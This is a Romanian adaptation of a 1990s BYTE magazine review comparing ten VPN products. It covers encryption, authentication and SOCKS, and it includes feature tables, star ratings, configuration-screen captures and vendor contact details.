Programele pentru reţele private virtuale permit folosirea Internetului ca pe o reţea WAN privată.

De Morgan Stern

Aţi încercat vreodată să purtaţi o discuţie privată într-un loc public? Nu e deloc uşor. Aţi ascultat vreodată din neatenţie sau intenţionat conversaţia privată a altora? Dacă e aşa, veţi înţelege popularitatea în creştere a reţelelor private virtuale (VPN – Virtual Private Network).

Internetul oferă un mijloc foarte bun pentru comunicare însă transmiterea secretelor lasă de dorit. Nu ştii niciodată cine ascultă, iar un program de captare bine plasat vă poate compromite comunicaţiile confidenţiale.

Reţelele private virtuale elimină hazardul devierii în reţele publice a conversaţiilor private prin realizarea unor comunicaţii care sunt inteligibile doar pentru cei cu care doriţi să comunicaţi. VPN-urile criptează datagramele IP, folosesc autentificări puternice înainte de-a permite comunicaţia şi verifică integritatea datelor pentru a se asigura că pachetele au ajuns la destinaţie nemodificate.

Organizaţiile care implementează reţele VPN îşi folosesc conexiunile Internet relativ ieftine pentru a construi WAN-uri virtuale cu un acces sigur pentru angajaţii din afara sitului, birourile de la distanţă şi partenerii de afaceri. Reţelele private virtuale reduc costul construirii şi întreţinerii infrastructurii de apel sau al conexiunilor WAN punct cu punct.

VPN – un puzzle?

De obicei, dispozitivele care permit VPN se încadrează în perimetrul reţelei. Aceste dispozitive pot conecta sisteme individuale la reţele într-o configuraţie LAN client-server, pot extinde în mod efectiv reţeaua până la utilizatorul de la distanţă sau se pot conecta la un alt dispozitiv compatibil VPN, creând astfel o conexiune punct cu punct virtuală, criptată între două reţele separate.

Reţelele private virtuale LAN-LAN ascund funcţii precum criptarea datelor de la utilizatorii finali. Dispozitivele din LAN situate la capătul de la distanţă al unei conexiuni VPN apar ca şi cum ar fi părţi ale reţelei corporaţiei: VPN-ul operează în mod cu totul transparent pentru utilizator. Reţelele private virtuale client-client pe de altă parte presupun folosirea unui soft (pe o staţie de lucru) care interceptează tot traficul de reţea destinat unei gazde conectate la VPN şi adaugă elementele de criptare necesare. Utilizatorii finali comunică în siguranţă cu gazdele care rulează soft VPN compatibil, fără a afecta accesul la gazdele non-VPN.

BYTE BEST

REŢELE PRIVATE VIRTUALE

Aventail VPN 2.5

Aventail oferă utilizatorului final cea mai bună combinaţie de metode de criptare, autentificare şi uşurinţă în folosire. Capacitatea sa de-a oferi filtre de conţinut suplimentare pe baza unei relaţii serviciu cu serviciu este o funcţionalitate particulară pe care majoritatea celorlalte produse nu o au.


O reţea privată virtuală necesită trei funcţii: criptare, autentificare şi integritatea datelor. În mod tipic, fiecare nod VPN foloseşte o cheie secretă şi un acord cu privire la algoritmul de codare şi decodare a datelor, schimbând chei de secretizare la generarea fiecărei conexiuni. În acest scop este folosită criptarea cu chei publice. Nodurile VPN trebuie de asemenea să confirme că entitatea de la celălalt capăt al conexiunii este cine se pretinde a fi. Majoritatea reţelelor private virtuale folosesc metode de autentificare cu cheie publică pentru a valida fiecare capăt al conexiunii; unele ar putea necesita suplimentar ca utilizatorul final să furnizeze un nume de cont şi parola. În final, ambele puncte de capăt ale conexiunii VPN verifică integritatea datelor, folosind în mod tipic un amestec criptografic sau funcţii de prelucrare cum ar fi Message Digest 5 (MD5) sau Secure Hash Algorithm 1 (SHA-1). MD5 este un standard de domeniu public pentru generarea sumei de control criptografice de 128 biţi. SHA-1 este o funcţie de amestecare pentru generarea unei sume de control criptografice de 160 de biţi. Dezvoltată ca şi parte a DSS (Digital Signature Standard) de U.S. Department of Commerce şi a National Institute of Standards and Technology, SHA-1 realizează o formă avansată a sumei de control pe toate datele recepţionate.

Testând, testând 1,2,3

Pentru această evaluare am selectat 10 produse VPN. Ele reflectă trei moduri diferite de abordare a implementării VPN. Pe lângă cele patru produse VPN independente, am testat patru servere firewall cu posibilităţi VPN şi două programe care integrează funcţii VPN în produse de reţea şi de nivel sistem de operare.

Majoritatea produselor combină o varietate de algoritmi şi metode de criptare ceea ce a făcut ca dezvoltarea unei metodologii consistente de testare pentru obţinerea de rezultate satisfăcătoare să fie imposibilă. Am testat securitatea globală, uşurinţa în folosire, capacităţile de administrare şi interoperabilitate acordând o atenţie deosebită elementelor de securitate individuale cum ar fi metodele de criptare suportate, lungimea cheii, metodelor de autentificare şi suportul oferit pentru integritatea datelor.

Aventail VPN oferă în prezent cea mai bună combinaţie de standarde suportate, funcţii de administrare şi uşurinţă în folo-



Puteți vizualiza definirile și activitatea de tunelare prin utilitarul de administrare Tunnel Manager de la Altavista.

Administration Tool de la Aventail oferă un suport modular pentru o largă varietate de opțiuni de criptare și autentificare.

Un browser compatibil Java este tot de ce aveți nevoie pentru a configura un VPN cu serverul firewall BorderWare de la Secure Computing.

FireWall-1 de la Check Point poate cripta protocol-cu-protocol și suportă metode multiple de criptare.

F-Secure Virtual Private Network de la Data Fellow include utilitarul de creare grafică de VPN.

Pentru a configura o conexiune VPN cu Secure Client de la FTP Software adăugați adresa IP a gazdei de la distanță împreună cu informațiile de criptare de bază.

Gauntlet 4.0 de la Trusted Information Systems suportă servicii VPN de încredere, private și de trecere utilizând o unealtă de administrare bazată pe Java.

AltaVista Tunnel Configure

Tunnel Name	Description
MGS Connection	MGS Connection 2
test tunnel	test tunnel
test tunnel2	test tunnel2

Administration Tool - [socks5.conf]

Authentication
- Incoming (Acting as a server)
  - SSL v3.0
  - Cleartext password, checked against NT user database
  - CHAP, checked against plain text file
- Outgoing (Acting as a client)
  - SSL v3.0

Filters

Secure Computing Corporation - Microsoft Internet Explorer

Address: http://192.168.202.1:441/gui.shtml

Routes

Type	Destination
Host	192.168.150.156

Type: Host

Host Address: 192.168.150.156

Authentication: HMAC-MD5 Manual

Key: d1dddab96da679b75e49ee

Security Association

A remote IP address must be used, not a hostname. You need to contact the owner of each remote host to provide the remote host information.

Local host IP address: 192.168.202.24

☑ Enable authentication

Authentication Transform: MD5

Local host SPI: bd7434a9

Local host shared secret: 3fa976a0d8d98b416a2b44a71d7a2c18

☑ Enable encryption

Encryption Transform: DES with 32bit IV

Local host SPI: d950739f

Local host key: 7f85106df09a0e51

Standard - FireWall-1 Security Policy

No.	Source	Destination	Service	Action
1	Users@Any	Encryption Domain	Any	Client Encrypt
2	Encryption Domain	user	Any	Client Encrypt
		rver	smtp	accept
		rver	http https	accept

Modify VPN Link Configuration

Select the type of Link ○ Private ● Trusted ○ PassThrough

Local Network

Network IP Address & Mask: 192.168.150.0:255.255.255.0

Network Name: 150 network

Remote Network

Network IP Address & Mask: 192.168.202.0:255.255.255.0

Network Name: 202 network

Note: The following information is not required for Passthrough Links

În timp ce operațiile rețelelor private virtuale sunt în mare măsură transparente, ele necesită în întregime interfețe de configurare și administrare.

sire. Impresionant de versatilă, ea permite o folosire ca și mecanism VPN primar a protocolului SOCKS (folosit în mod frecvent de zidurile de protecție proxy). Alte două produse au obținut o poziție fruntașă: FireWall-1 de la CheckPoint și Eagle NT de la Raptor Systems. Ambele au adăugat un nivel suplimentar de securitate prin integrarea funcționalităților VPN cu cele firewall, astfel încât puteți oferi nivele diferite de control al accesului la utilizatorii VPN odată ce aceștia au fost autentificați.

Producătorii definesc termenul VPN foarte pe larg; fiecare produs evaluat aici oferă unele tipuri de funcționalități VPN, însă fiecare implementare este unică. Aproape fiecare produs rezolvă cel mai bine cel puțin o problemă. Spre exemplu, F-Secure Virtual Private Network 1.1 de la Data Fellows este dedicat organizațiilor multinaționale care caută opțiuni de criptare performante pentru conectarea rețelelor multiple, în timp ce produse ca Secure Client de la FTP Software și SunScreen SKIP de la Sun Microsystems sunt dedicate comunicațiilor client-client. Produsele bazate pe ziduri de protecție cum ar fi FireWall-1, Eagle NT și BorderWare ajută corporațiile care trebuie să combine versatilitatea VPN cu securitatea unui firewall.

Categoria produselor VPN se află încă în stagii inițiale. În ce mă privește, doar cinci produse vor interopera: zidurile de protecție, FireWall-1, BorderWare și Eagle NT, și doi clienți, FTP Secure Client și SunScreen SKIP. O configurare corespunzătoare a acestora astfel încât să lucreze împreună nu este însă pentru novici. Pe măsură ce protocolul familiei IPsec va deveni standardizat, și pe măsură ce producătorii VPN îl vor implementa, se așteaptă ca interoperabilitatea adevărată să devină o funcție de bază a oricărui software VPN. Pentru moment, se urmărește abordarea unui singur producător pentru a asigura o compatibilitate VPN. Acest producător trebuie ales cu mare atenție de către organizațiile care își planifică stabilirea unei rețele private virtuale cu parteneri de afaceri.

AltaVista Tunnel 97

AltaVista Tunnel 97 suportă tunelarea LAN-LAN (disponibilă în versiunea Workgroup) sau pentru conexiuni client-LAN (în versiunea Personal). Administrarea cheilor cu

ARHITECTURA VPN FUNCȚII

	AltaVista Tunnel 97	Aventail VPN 2.5 ★B	Check Point FireWall-1 3.0a	Data Fellows F-Secure Virtual Private Network 1.1	FTP Software Secure Client 3.0	Microsoft Routing and Remote Access Service	Raptor Eagle NT 4.0
FUNCȚII VPN							
Suport LAN-LAN	✔	✔	✔	✔		✔	✔
Suport client-LAN	✔	✔	✔			✔	✔
Suport client-client					✔		
Suport PPTP						✔	
Suport compresie				✔		✔	
Sarcini IP	✔	✔	✔	✔	✔	✔	✔
Sarcini IPX/NetBEUI						✔	
Suport purtătoare IPv6		✔			✔		
Suport IPSec (rfc 1825)		✔	✔		✔		✔
Suport administrare cheie SKIP			✔				
Alte tipuri administrare cheie	✔	✔	✔	✔	✔		✔
Suportă tunele multiple de la un singur server	✔	✔	✔	✔		✔	✔
Suportă administrare cheie de la un singur client		✔	✔		✔		✔
FUNCȚII DE CRIPTARE							
RSA	✔	✔	✔	✔		✔	
DES		✔	✔	✔	✔		✔
Triple-DES		✔	✔	✔			✔
IDEA				✔			
Blowfish				✔			
RC2							✔
RC4	✔	✔	✔			✔	
Diffie-Hellman		✔	✔				
MD4		✔				✔	
MD5	✔	✔	✔	✔	✔		✔
SHA-1		✔	✔	✔			✔
Disponibil complet pentru export nelimitat				✔			
Suport schimb automat de chei pe durata sesiunii	✔	✔	✔	✔		✔	
Permite criptarea pe baze serviciu cu serviciu?		✔	✔				
ADMINISTRARE							
Administrare nivele acces în grup		✔	✔			✔	
Administrare SNMP			✔			✔	✔
Administrare de la distanță via HTTP							
Administrare de la distanță via Java							
Administrare de la distanță via alte			✔			✔	✔
Suport director pentru LDAP							
Suport director pentru NDS		Doar Bindery					
Suport director pentru alte		A	B			A	B
Include soft client			✔		✔	✔	
Suport client/server:							
Windows 3.x		C					C
Windows 95	C	C	C		C	C	C
Windows NT	C/S	C/S	C/S			C/S	C/S
Solaris		C/S	S				S
BSD		C/S		S			
Alt Unix	S	C/S	S				S
FUNCȚII DE AUTENTIFICARE							
CHAP/PAP		✔				✔	
RSA	✔			✔			
RADIUS		✔	✔			✔	✔
S/Key			✔				✔
SecurID		✔	✔				✔
Alte autentificări			✔				✔
SSL		✔					
Suportă filtre?		✔	✔			✔	✔
Utilizatorul este autentificat prin adresă IP?			✔		✔		✔

★B = BYTE Best ✔ = Da A = Suport director domeniu NT B = Suport import fișier director C = Suport client S = Suport sever.

	Secure Computing BorderWare Firewall Server 4.1	Sun Microsystems SunScreen SKIP 1.1	TIS Gauntlet 4.0
	✓	✓	✓
	✓	✓	✓
		✓	
	✓	✓	✓
	✓	✓	✓
		✓	
	✓		✓
	✓	✓	✓
		✓	
		✓	✓
	✓	✓	✓
	✓	✓	✓
		✓	
	✓	✓	
	✓	✓	
	✓	✓	✓
		✓	
	✓	✓	✓
		✓	
		✓	
			✓
	✓		
	✓		✓
	✓	✓	
		✓	
		C	
		C	S
	S		S
			S
	✓		
			✓
	✓		✓
	✓		✓
	✓		
	✓		✓
	✓	✓	✓

aplicaţia Tunnel Manager este mult mai intuitivă decât cu multe din produsele evaluate. În plus, capacitatea de-a controla cât din reţeaua internă poate fi disponibilizată utilizatorilor VPN este o funcţionalitate foarte utilă. Un program de configurare şi un ghid de administrare bine organizat simplifică instalarea însă în comparaţie cu alte produse evaluate, suportul limitat de criptare oferit de Tunnel şi implementarea mai puţin flexibilă îi reduce atracţia. Tunnel 97 este un produs bun, a cărui valoare este umbrită de posibilităţile şi de setul de caracteristici relativ limitat.

Aventail VPN 2.5

Aventail a preferat o abordare diferită a modului de creare a produselor VPN, iar rezultatele sunt surprinzătoare. Aventail m-a impresionat prin flexibilitatea sa, suportul oferit pentru metodele de criptare şi multitudinea de opţiuni de autentificare. Faţă de alte produse VPN care au tunelat pachetele criptate, Aventail a implementat o poartă proxy inversă SOCKS pentru a oferi capacităţi VPN şi funcţii de criptare la nivel sesiune. Criptarea şi autentificarea pot fi controlate pe un nivel serviciu-cu-serviciu, filtrele suplimentare fiind folosite pentru limitarea accesului utilizatorilor sau pentru protejarea lor împotriva unor coduri java ostile sau a unor componente Active X.

Metodele de autentificare şi criptare sunt implementate ca şi module software. Astfel, adăugarea de standarde noi pe măsură ce acestea evoluează ar trebui să fie la fel de uşoară ca şi instalarea de noi module. Administratorii pot exercita un control mărit (sau micşorat) asupra utilizatorilor VPN. Cu posibilităţile sale multiple asupra opţiunilor de autentificare şi subautentificare şi a suportului pentru platforme multiple atât pentru servere cât şi pentru clienţii, Aventail este un produs extrem de versatil.

Check PointFireWall-13.0a

Check Point extinde FireWall-1, unul dintre cele mai populare servere firewall de pe piaţă, pentru a include suport pentru reţele private virtuale LAN-LAN şi client-LAN. Similar cu Eagle NT, FireWall-1 permite administratorilor să creeze conexiuni VPN cu protocoale nerestricţionate de acces la reţea. În plus, ele pot crea VPN-uri cu nivel crescut de securitate prin împuternicirea zidului de protecţie cu posibilitatea de-a restricţiona anumite tipuri de trafic. Adăugarea de restricţii de trafic pentru conexiunile VPN, limitarea tipului de acţiuni care pot avea loc pot avea sens atunci când e vorba de conectarea partenerilor de afaceri.

Configurarea unui VPN FireWall-1 este complicat de realizat însă acesta oferă o mai mare flexibiltate decât celelalte produse şi suportă o varietate mai largă de criptări şi opţiuni de autentificare. Pentru organizaţiile care deja folosesc FireWall-1 ca şi server firewall, adăugarea unei funcţionalităţi VPN este lipsită de probleme.

F-Secure Virtual Private Network 1.1

Dezvoltat în Finlanda, F-Secure VPN se bucură de eliminarea oricărei restricţii privind exportul, ceea ce înseamnă că organizaţiile internaţionale sunt libere să implementeze o versiune completă în toate locaţiile lor. Modul său grafic de configurare VPN mi-a permis crearea definirilor VPN cu o simplicitate drag-and-drop. Oricum, F-Secure suportă doar reţele private virtuale LAN-LAN şi fiecare punct de capăt de reţea necesită un server VPN dedicat bazat pe nucleul NetBSD cu un suport hardware limitat. Pentru ca acest software să lucreze cu cartele de reţea 3Com au fost necesari parametri de configurare fără documentaţie care au stânjenit instalarea.

FTP Software Secure Client 3.0

Faţă de alte VPN-uri, Secure Client de la FTP oferă funcţionalitatea VPN ca şi o componentă a unei implementări client TCP/IP Windows 95 complete. Secure Client înlocuieşte stiva IP de la Microsoft şi suportă atât securitatea IPSec cât şi SOCKS. Capacitatea de interoperare cu alte produse VPN este impresionantă ca de altfel şi funcţia de criptare a comunicaţiei client-client. Cu toate acestea, cu funcţiile de comunicaţie limitate doar la comunicaţiile client, Secure Client a obţinut un punctaj inferior celui obţinut de celelalte produse care au oferit atât posibilităţi client cât şi LAN VPN. Ca şi un produs independent, Secure Client s-ar putea să nu întrunească toate cerinţele unei reţele private virtuale, însă combinaţia cu alte produse ar putea reprezenta o soluţie reuşită.

Gauntlet 4.0 de la Trusted Information Systems

Gauntlet 4.0 de la Trusted Information Systems încorporează de asemenea funcţii VPN în sistemul de lucru existent al unui firewall, suportând trei tipuri de configuraţii VPN: private, de încredere şi de trecere (pass-through). Comunicaţiile private oferă comunicaţii sigure cu o protecţie suplimentară de evaluare după reguli ale zidului de protecţie. Legăturile de încredere oferă un acces complet, nelimitat între siturile VPN. Modul de trecere vă permite implementarea unui produs VPN în plus faţă de Gauntlet. Gauntlet poate fi configurat de la consola server sau printr-un applet de administrare Java.


Suportul extins al Gauntlet 4.0 pentru

LAB REZULTATELE EVALUĂRII

CEL MAI BUN

Aventail VPN 2.5

Funcţionalităţile VPN extinse de la Aventail sunt cu o clasă peste cele ale competitorilor apropiaţi.



SOCKS Port: 1080

	TEHNOLOGIE	FUNCŢII VPN ŞI CARACTERISTICI	IMPLEMENTARE	UŞURINŢA FOLOSIRII	APRECIERE GENERALĂ
Aventail VPN 2.5	★★★★	★★★★	★★★★	★★★★	★★★★
Check Point FireWall-1 3.0a	★★★★	★★★★	★★★★	★★★	★★★★
Microsoft Routing and Remote Access Service	★★★	★★	★★★	★★★	★★★
Raptor Systems Eagle NT 4.0	★★★★	★★★★	★★★★	★★★	★★★
Secure Computing BorderWare Firewall Server 4.1	★★★★	★★★	★★★	★★	★★★
Sun Microsystems SunScreen SKIP 1.1	★★★	★★★	★★★	★★	★★★
Trusted Information Systems Gauntlet 4.0	★★★	★★★	★★★	★★★	★★★
AltaVista Tunnel 97	★★	★★	★★★★	★★★	★★
Data Fellows F-Secure Virtual Private Network 1.1	★★★	★★	★★	★★	★★
FTP Software Secure Client 3.0	★★★	★★	★★	★★	★★

★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

moduri diferite de autentificare oferă un nivel secundar de securitate. Într-un scenariu VPN privat, utilizatorii se pot autentifica pentru început serverului VPN iar apoi să folosească un jeton de autentificare cum ar fi SecurID pentru accesarea serverelor individuale sau a serviciilor. Suportul VPN este disponibil în prezent doar în versiunea Unix a Gauntlet; în curând însă va apare şi versiunea NT.

Servicii de rutare şi acces de la distanţă Microsoft

Serviciul de rutare şi acces de la distanţă oferă funcţionalitate VPN folosind protocolul PPTP (Point-to-Point Tunneling Protocol) de la Microsoft. RRAS poate realiza o criptare de 128 biţi. El poate realiza autentificarea doar prin serviciul de director NT sau prin RADIUS (Remote Authentication Dial-in User Service). Securitatea globală ar putea beneficia de pe urma adăugării unei forme de certificare a autentificării la capătul client. Cu toate acestea, faptul că RRAS este un serviciu gratuit reprezintă o opţiune atractivă pentru organizaţiile cu buget şi cu un necesar de securitate redus.

Suplimentar, RRAS oferă o rutare multiprotocol îmbunătăţită şi suport pentru apel pentru utilizatori de la distanţă, fiind uşor de configurat.

Raptor Eagle NT 4.0

Eagle – o combinaţie între un firewall NT şi o reţea virtuală privată - s-a comportat bine datorită suportului său pentru criptări multiple şi a unei scheme de autentificare precum şi a capacităţii de control selectiv al acce-

TECH FOCUS SECURITATEA

SOCKS

Marea majoritate a produselor VPN folosesc una sau două metode pentru asigurarea securităţii datelor. Fie criptează toate pachetele IP şi le „tunelează" prin pachete obişnuite, fie criptează doar porţiunea de date a pachetului şi include chei pentru decriptarea datelor. Aventail VPN abordează însă o metodă total diferită: folosind SOCKS pentru a asigura atât o criptare cât şi un control al accesului.

SOCKS, o tehnologie de securitate, foloseşte proxy-uri de nivel circuit pentru a comuta informaţia între reţele. Tot traficul destinat unei reţele de la distanţă trebuie să fie retransmis la un server SOCKS via protocolul SOCKS. Apoi serverul stabileşte o conexiune proxy către resursa cerută şi returnează datele la apelantul original. Nici un trafic nu trece direct între două reţele.

Unul din dezavantajele tradiţionale ale SOCKS a fost acela că fiecare client care a dorit acces la serverul SOCKS a trebuit să folosească aplicaţii modificate în mod special (termenul pentru modificarea aplicaţiilor este cunoscut ca şi „socksificare"). Companii precum Aventail evită cererea de socksficare prin crearea unui Winsock specializat ca şi parte a clienţilor lor AutoSOCKS. Winsock.dll AutoSOCKS lucrează cu orice aplicaţie compatibilă Winsock astfel încât software cum ar fi un navigator Web sau clienţii FTP pot lucra fără modificări.

Ultima versiune SOCKS - versiunea 5 - include un număr de îmbunătăţiri suplimentare faţă de versiunile anterioare, cum ar fi suport pentru autentificări multiple, criptare şi funcţii de integritate a mesajului precum şi suport pentru pachete UDP.

Partea hard VPN

Toate produsele VPN care au fost evaluate sunt soluții software, însă soluțiile VPN hardware cunosc de asemenea o creștere a popularității. Multe companii de rutere cum ar fi Cisco și Bay Networks oferă funcționalități VPN în propriile rutere și produse de acces prin apel. Cisco a introdus Layer 2 Forwarding (L2F), un protocol de tunelare similar protocolului PPTP (Point-to-Point Tunneling Protocol) de la Microsoft, în timp ce Bay a oferit tehnologia BayStream IP Virtual Circuit.

Cu oricare din această linie de produse, utilizatorul se conectează la ruterul pentru apel sau LAN folosind utilități standard, cum ar fi lucrul în rețea Windows 95 prin apel. Toate funcțiile de criptare sunt realizate de ruter care stabilește conexiunile virtuale cu ruterul din rețeaua destinație. Odată ce utilizatorii finali au fost autentificați, ar putea fi total nepotrivit ca ei să se conecteze la propriile resurse prin canale criptate.

Funcțiile VPN, în particular criptarea, tind să devină intensiv informatizate astfel încât a apărut o altă clasă de dispozitive hard bazate pe VPN care oferă o performanță de criptare generală mult mai mare. Produse cum ar fi VSU-1000 de la VPNet Technologies se conectează direct la rețea pentru a furniza autentificare, criptare și servicii de compresie atât pentru sesiunile client-LAN cât și pentru LAN-LAN VPN.

Deoarece codul de criptare este conținut în hardware, aceste dispozitive au capacitatea de-a administra mai multe sesiuni la nivele superioare ale lățimii de bandă în comparație cu dublura lor soft. cIPro de la Radguard (care va fi disponibil în octombrie) este un produs VPN de generația a treia care suportă standarde IPSEC pentru criptare de nivel 3. Radguard pretinde că cIPro poate cripta pachetele IP cu o viteză echivalentă unor 1000 de utilizatori simultani.

sului către resursele interne folosind regulile de acces ale zidului de protecție. A impresionat de asemenea prin funcțiile de monitorizare și jurnalizare cu toate că Eagle NT a suferit unele erori mici pe durata testărilor. Spre exemplu, el a permis doar sesiunile de apel VPN de pe o stație de lucru LAN care rula Windows 95 versiunea OSR2; alte versiuni de Windows au lucrat bine.

BorderWare Firewall Server 4.1

Configurarea serverului BorderWare Firewall pentru sesiuni VPN este extrem de ușoară datorită capacității de administrare de la distanță bazată pe Java și a meniului de configurare simplificat. Configurarea componentei hard a serverului nu este însă la fel de ușoară. Ca și F-Secure, BorderWare este bazat pe un nucleu Unix astfel încât suportul hardware este mai limitat decât pentru alte produse. Odată ce toate piesele au fost adunate la un loc, instalarea softului nu a mai constituit o problemă. Combinația de funcționalități firewall, respectiv VPN oferită de BorderWare reprezintă un avantaj deoarece ea vă oferă posibilitatea de-a defini nivele variate de acces la clienți VPN.

SunScreen SKIP

La fel ca și Secure Client de la FTP, SunScreen SKIP este un program client. El lucrează cu sisteme de operare Windows 95 sau Solaris 2.5.x și se instalează ca și o interfață de rețea virtuală astfel încât poate fi administrat prin Control Panel în versiunea Win95. SunScreen SKIP suportă schema SKIP de administrare a chei astfel încât veți fi capabili să stabiliți conexiuni sigure fără a fi necesară o schimbarea manuală a cheilor de criptare. Una din multele funcții atractive ale SKIIP – care nu se regăsesc în multe din produsele bazate pe tunelare – vă permit definirea gazdelor sigure respectiv nesigure astfel încât tot traficul dintre stația voastră și aceste gazde va fi criptat corespunzător. În plus, cu SunScreen este ușor de lucrat; cu toate acestea, el nu are un set complet de funcționalități cum ar fi cele ale produselor server.

Interesu' poartă fesu'

Alegerea celui mai bun produs VPN pentru propria organizație necesită o gândire atentă. Produsele de criptare client-client cum ar fi cele de la FTP Software și Sun, ar putea fi cele mai bune pentru organizații descentralizate sau a celor cu mulți utilizatori mobili. Corporațiile internaționale ar putea avea nevoie de F-Secure VPN de la Data Fellow datorită puterii sale sporite de criptare și a lipsei controalelor pentru export.

Produsele care au punctat cel mai bine în testul nostru – Aventail VPN, Check Point FireWall-1 și Eagle Report NT 4.0 s-au comportat bine deoarece fiecare oferea o bună combinație de opțiuni de criptare și autentificare, împreună cu suport pentru conexiuni LAN-LAN și client – LAN VPN. Ele s-au dovedit a fi cele mai versatile și ușor de folosit dintre toate produsele din această evaluare.

Cu toate acestea, softul VPN este într-un progres rapid și multe din obstacolele tehnice întâlnite cum ar fi lipsa de interoperabilitate între produse, vor dispărea pe măsură ce noile standarde pentru securitate vor evolua. Evaluările viitoare vor prezenta schimbările majore pe care le vor suferi aceste produse. ■

INFORMAȚII DESPRE PRODUS

AltaVista Tunnel 97
Workgroup version from $995;
Personal version from $99
AltaVista Internet Software,
Digital Equipment Corp.
Littleton, MA
508-486-2308
fax: 508-486-2017
http://www.altavista.software.digital.com

Aventail VPN 2.5
Server, $4995; client, $65
Aventail
Seattle, WA
206-777-5600
fax: 206-777-5656
http://www.aventail.com

BorderWare Firewall Server 4.1
$4000-$13,000
Secure Computing
Roseville, MN
612-628-2700
fax: 612-628-2701
http://www.securecomputing.com

Check Point FireWall-1 3.0a
$4995, 50 users; $18,995, unlimited users
Check Point Software Technologies
Redwood City, CA
650-482-4900
fax: 650-562-0410
http://www.checkpoint.com

Eagle 4.0
from $6500
Raptor Systems
Waltham, MA
800-9-EAGLE-6
781-487-7700
fax: 781-487-6755
http://www.raptor.com

F-Secure Virtual Private Network 1.1
$4995 (includes 2 servers)
Data Fellows
San Jose, CA
408-938-6700
fax: 408-938-6701
http://www.datafellows.com

Gauntlet 4.0
from $5000
Trusted Information Systems
Rockville, MD
301-527-9500
fax: 301-527-0482
http://www.tis.com

Routing and Remote Access Service
free download
Microsoft
Redmond, WA
206-882-8080
fax: 206-936-7329
http://www.microsoft.com

Secure Client 3.0
$300 (single unit)
FTP Software
Andover, MA
800-282-4387
508-685-3300
fax: 508-794-4488
http://www.ftp.com

SunScreen SKIP 1.1
$99-$149
Sun Microsystems
Palo Alto, CA
800-786-3463
972-788-3150
http://www.sun.com

---

*Morgan Stern (***morganst@world.std.com***) este consilier în domeniul rețelelor și autorul* NT Enterprise Network Design *(Sybex, 1997).*

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

INTERNET PE ORBITĂ

Fibre pe cer

